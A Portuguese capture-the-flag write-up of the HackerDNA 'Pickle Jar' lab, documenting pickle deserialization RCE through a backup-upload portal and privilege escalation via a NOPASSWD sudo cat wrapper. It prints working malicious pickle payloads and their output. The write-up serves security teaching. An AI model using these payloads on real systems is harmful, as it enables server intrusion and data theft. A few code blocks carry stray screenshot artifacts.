

HackerDNA – Pickle Jar Write-up

Documentado por Milton de Jesus Melo

Informações do Laboratório (<https://hackerdna.com/pt-br/labs/pickle-jar>)

- Plataforma: HackerDNA
- Categoria: Linux, Remote Execution Code (RCE), Insecure Deserialization, Privilege Escalation,
- Dificuldade: Média
- Flags: 2

Objetivo

O laboratório **Pickle Jar**, disponibilizado pela HackerDNA, simula um cenário realista de comprometimento de uma aplicação web desenvolvida em Python. A exploração é baseada em uma vulnerabilidade de desserialização insegura utilizando o módulo **pickle**, permitindo a execução remota de código (Remote Code Execution – RCE). Após obter acesso inicial, o laboratório exige a enumeração do ambiente e a exploração de uma configuração insegura do sudo para obter privilégios de root e capturar as duas flags disponíveis.


Enumeração

Como primeira etapa do processo de exploração, foi realizada a enumeração dos serviços expostos utilizando o **Nmap**. A varredura identificou apenas duas portas TCP acessíveis: **80 (HTTP)** e **8080 (HTTP)**. A baixa superfície de ataque indicava que a exploração provavelmente estaria concentrada na aplicação web.

```
hacker:~$ nmap -sV 18.201.41.166
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-07 11:02 +0000
Nmap scan report for localhost (18.201.41.166)
Host is up (0.0000040s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.28.2
8080/tcp   open  http    Unicorn
```


Como não havia outros serviços expostos, toda a análise foi direcionada para a aplicação web hospedada na porta HTTP.


A análise da aplicação revelou tratar-se de um portal de restauração de backups denominado **DataVault Backup Manager**, responsável por importar arquivos com extensão **.pkl**, formato utilizado pelo módulo de serialização **pickle** do Python.




Explicação da vulnerabilidade

Diferentemente de formatos como JSON ou XML, objetos serializados com **pickle** podem executar códigos durante o processo de desserialização por meio de métodos especiais da linguagem Python. Quando aplicações aceitam arquivos .pkl enviados por usuários sem validação de origem ou integridade, torna-se possível construir objetos maliciosos capazes de executar comandos arbitrários no sistema operacional durante a restauração do backup.





A página de status confirma a pilha de tecnologias usadas no servidor.



Para validar a hipótese de desserialização insegura, foi desenvolvido um objeto pickle malicioso. Durante a desserialização, o método especial `__reduce__()` invoca uma função do módulo `subprocess`, permitindo a execução arbitrária de comandos diretamente no sistema operacional.


```
import pickle
import subprocess
class MaliciousBackupConfig:
    def __reduce__(self):
        cmd = ['id']

        return (subprocess.check_output, (cmd,))

malicious_config = MaliciousBackupConfig()
pickled_data = pickle.dumps(malicious_config, protocol=2)

with open('exploit.pkl', 'wb') as f:
    f.write(pickled_data)
```

Como prova de conceito (PoC), foi utilizado o comando `id`, cujo retorno confirmou que o processo era executado com os privilégios do usuário **vault**, caracterizando uma vulnerabilidade de **Remote Code Execution (RCE)**.



Obtenção da User Flag

Uma vez confirmada a execução remota de comandos, o payload foi adaptado para realizar a enumeração do diretório `/home/vault`, identificando a presença do arquivo `flag-user.txt`. Em seguida, um novo payload foi utilizado para ler seu conteúdo, permitindo a obtenção da primeira flag.

```
Arquivo  Editar  Exibir

import pickle
import subprocess
class MaliciousBackupConfig:
    def __reduce__(self):
        cmd = ['ls', '/home/vault/']

        return (subprocess.check_output, (cmd,))

malicious_config = MaliciousBackupConfig()
pickled_data = pickle.dumps(malicious_config, protocol=2)

with open('exploit.pkl', 'wb') as f:
    f.write(pickled_data)
```

A resposta da aplicação confirmou a existência do arquivo **flag-user.txt**, indicando que o payload estava sendo executado corretamente no servidor.

```
{
  "config": "b'flag-user.txt\\n'",
  "message": "Backup restored successfully",
  "status": "success"
}
```

```
import pickle
import subprocess
class MaliciousBackupConfig:
    def __reduce__(self):
        cmd = ['cat', '/home/vault/flag-user.txt']

        return (subprocess.check_output, (cmd,))

malicious_config = MaliciousBackupConfig()
pickled_data = pickle.dumps(malicious_config, protocol=2)

with open('exploit.pkl', 'wb') as f:
    f.write(pickled_data)
```

```
{
  "config": "b'7[REDACTED]1\\n'",
  "message": "Backup restored successfully",
  "status": "success"
}
```

Escalonamento de privilégios

Durante a fase de pós-exploração, foi realizada a enumeração das permissões sudo do usuário **vault**. A saída revelou que o usuário podia executar o utilitário backup-util como **root**, sem necessidade de senha.

```
{
  "config": "b'Matching Defaults entries for vault on ip-10-0-14-43:\\n    secure_path=/usr/local/sbin\\:\\:\\:usr/local/bin\\:\\:\\:usr/sbin\\:\\:\\:usr/bin\\:\\:\\:sbin\\:\\:\\:bin\\n\\nRunas and Command-specific defaults for vault:\\n    Defaults!usr/sbin/visudo env_keep+=\\\"SUDO_EDITOR EDITOR VISUAL\\\"\\n\\nUser vault may run the following commands on ip-10-0-14-43:\\n    (root) NOPASSWD: /opt/vault/backup-util\\n\\n\\n'",
  "message": "Backup restored successfully",
  "status": "success"
}
```

```
import pickle
import subprocess
class MaliciousBackupConfig:
    def __reduce__(self):
        cmd = ['cat', '/opt/vault/backup-util']

        return (subprocess.check_output, (cmd,))

malicious_config = MaliciousBackupConfig()
pickled_data = pickle.dumps(malicious_config, protocol=2)

with open('exploit.pkl', 'wb') as f:
    f.write(pickled_data)
```

A análise do script demonstrou que ele apenas executava o comando `cat` sobre qualquer arquivo informado como argumento, sem realizar qualquer validação de caminho ou restrição de acesso. Essa implementação permitia a leitura arbitrária de arquivos privilegiados do sistema, caracterizando uma vulnerabilidade de configuração insegura da política `sudoers`.

```
#!/bin/bash

# DataVault Backup Utility v2.1

if [ -z "$1" ]; then
    echo "Usage: backup-util <config-file>"
    exit 1
fi

cat "$1"
```

Obtenção da Root Flag

Aproveitando a permissão concedida pelo sudo, o payload foi modificado para executar o utilitário backup-util como root, especificando como argumento o arquivo contendo a **Root Flag**. Como o utilitário simplesmente encaminhava o parâmetro para o comando cat, foi possível acessar o conteúdo do arquivo privilegiado e concluir a exploração do laboratório.

```
import pickle
import subprocess
class MaliciousBackupConfig:
    def __reduce__(self):
        cmd = ['sudo', '/opt/vault/backup-util', '/root/flag-root.txt'] |

        return (subprocess.check_output, (cmd,))

malicious_config = MaliciousBackupConfig()
pickled_data = pickle.dumps(malicious_config, protocol=2)

with open('exploit.pkl', 'wb') as f:
    f.write(pickled_data)
```

```
{
  "config": "b'2[REDACTED]:3\\n'",
  "message": "Backup restored successfully",
  "status": "success"
}
```

Conclusões

O laboratório **Pickle Jar** demonstra como falhas aparentemente pequenas podem resultar no comprometimento completo de um servidor. A desserialização insegura utilizando **pickle** permitiu a obtenção de execução remota de código, enquanto uma configuração inadequada do **sudo** possibilitou a elevação de privilégios até root.

O cenário reforça a importância de evitar a desserialização de dados provenientes de fontes não confiáveis, validar rigorosamente arquivos enviados por usuários e aplicar o princípio do menor privilégio na configuração de utilitários administrativos.

O laboratório evidencia como a combinação de uma vulnerabilidade de desserialização insegura com uma configuração inadequada de privilégios pode resultar no comprometimento completo de um ambiente Linux.

Lições Aprendidas

- Identificação de vulnerabilidades de desserialização insegura em aplicações Python.
- Exploração de Remote Code Execution (RCE) por meio do módulo pickle.
- Enumeração pós-exploração em ambientes Linux.
- Identificação de configurações inseguras do sudo.
- Exploração de utilitários privilegiados para escalação de privilégios.
- Obtenção das flags de usuário e root em ambiente controlado.
- Análise de aplicações web desenvolvidas em Python.
- Identificação de vetores de ataque em mecanismos de importação de arquivos.